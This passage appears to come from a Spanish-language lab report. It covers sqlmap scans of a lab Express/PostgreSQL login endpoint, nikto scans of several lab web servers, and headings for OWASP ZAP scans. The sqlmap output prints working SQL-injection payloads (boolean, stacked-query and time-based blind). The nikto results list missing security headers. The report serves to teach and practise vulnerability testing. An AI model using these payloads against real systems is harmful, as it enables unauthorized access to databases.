

pat00 - VMware Workstation
File Edit View VM Tabs Help
mikrotik kali00 pat00 CentOS v5 Win2022 Ubuntu Server
Parrot Terminal
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 04:13:51 /2025-05-07/
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[04:13:51] [INFO] resuming back-end DBMS 'postgresql'
[04:13:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: JSON usuario ((custom) POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: {"usuario":"admin' AND 1113=1113-- imKJ","password":"1234"}
Type: stacked queries
Title: PostgreSQL > 8.1 stacked queries (comment)
Payload: {"usuario":"admin';SELECT PG_SLEEP(5)--","password":"1234"}
Type: time-based blind
Title: PostgreSQL > 8.1 AND time-based blind
Payload: {"usuario":"admin' AND 5093=(SELECT 5093 FROM PG_SLEEP(5))-- uDRL","password":"1234"}
[04:13:51] [INFO] the back-end DBMS is PostgreSQL
web application technology: Express
back-end DBMS: PostgreSQL
[04:13:51] [INFO] fetching columns for table 'users' in database 'usersdb'
[04:13:51] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[04:13:51] [INFO] retrieved: 0
[04:13:51] [ERROR] unable to retrieve the number of columns for table 'users' in database 'usersdb'
[04:13:51] [WARNING] unable to retrieve column names for table 'users' in database 'usersdb'
do you want to use common column existence check? [y/N/q] N
[04:13:51] [WARNING] unable to enumerate the columns for table 'users' in database 'usersdb'
[04:13:51] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 5 times
[04:13:51] [INFO] fetched data logged to text files under '/home/pat00/.local/share/sqlmap/output/192.168.150.228'
[*] ending @ 04:13:51 /2025-05-07/
[*] Finalizado. Revisa los resultados en:
~/.local/share/sqlmap/output/192.168.150.228/
$ls /home/pat00/.local/share/sqlmap/output/192.168.150.228/
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
ENG
04:22 a. m.
07/05/2025

i. Pruebas de nikto a Nodejs en Ubuntu server

```
nikto -h https://192.168.45.5 -ssl
```


- -h https://192.168.45.5:8443: La opción -h especifica el host objetivo seguida de la IP real de la aplicación NodeJS, incluyendo https:// para indicar que está utilizando SSL.

- -ssl: Esta opción le dice explícitamente a Nikto que fuerce el modo SSL en el puerto especificado (que por defecto es el 443 para HTTPS).




- Se detectó el encabezado x-powered-by: Express, lo que revela que la aplicación podría estar desarrollada con Express.js.
- Se encontró el encabezado access-control-allow-origin: *, lo que indica una política de CORS (Cross-Origin Resource Sharing) permisiva que podría tener implicaciones de seguridad.
- Falta el encabezado de seguridad X-Frame-Options, lo que podría hacer que el sitio sea vulnerable a ataques de clickjacking.
- Falta el encabezado de seguridad Strict-Transport-Security (HSTS), lo que significa que el navegador podría ser susceptible a ataques de "man-in-the-middle" en futuras visitas si la conexión inicial no es segura.
- Falta el encabezado X-Content-Type-Options, lo que podría permitir que el navegador interprete incorrectamente el tipo de contenido y potencialmente conducir a vulnerabilidades.

j. Nikto a pagina apache Ubuntu Server:




- Falta el encabezado de seguridad X-Frame-Options, lo que podría hacer que el sitio sea vulnerable a ataques de clickjacking.
- Falta el encabezado de seguridad Strict-Transport-Security (HSTS), lo que significa que el navegador podría ser susceptible a ataques de "man-in-the-middle" en futuras visitas si la conexión inicial no es segura.
- Falta el encabezado X-Content-Type-Options, lo que podría permitir que el navegador interprete incorrectamente el tipo de contenido y potencialmente conducir a vulnerabilidades.
- El servidor podría estar filtrando información de los inodos a través de los encabezados ETag. Se menciona la CVE-2003-1418 relacionada con este problema.


k. Nikto a pagina IIS Windows Server




l. Nikto a pagina a pagna nginx Windows Server




m. Nikto a página de grafana.




n. OWASP ZAP a página Nodejs Ubuntu Server




o. OWASP ZAP página apache Ubuntu Server




p. OWASP ZAP IIS Windows Server




q. OWASP ZAP nginx Windows Server



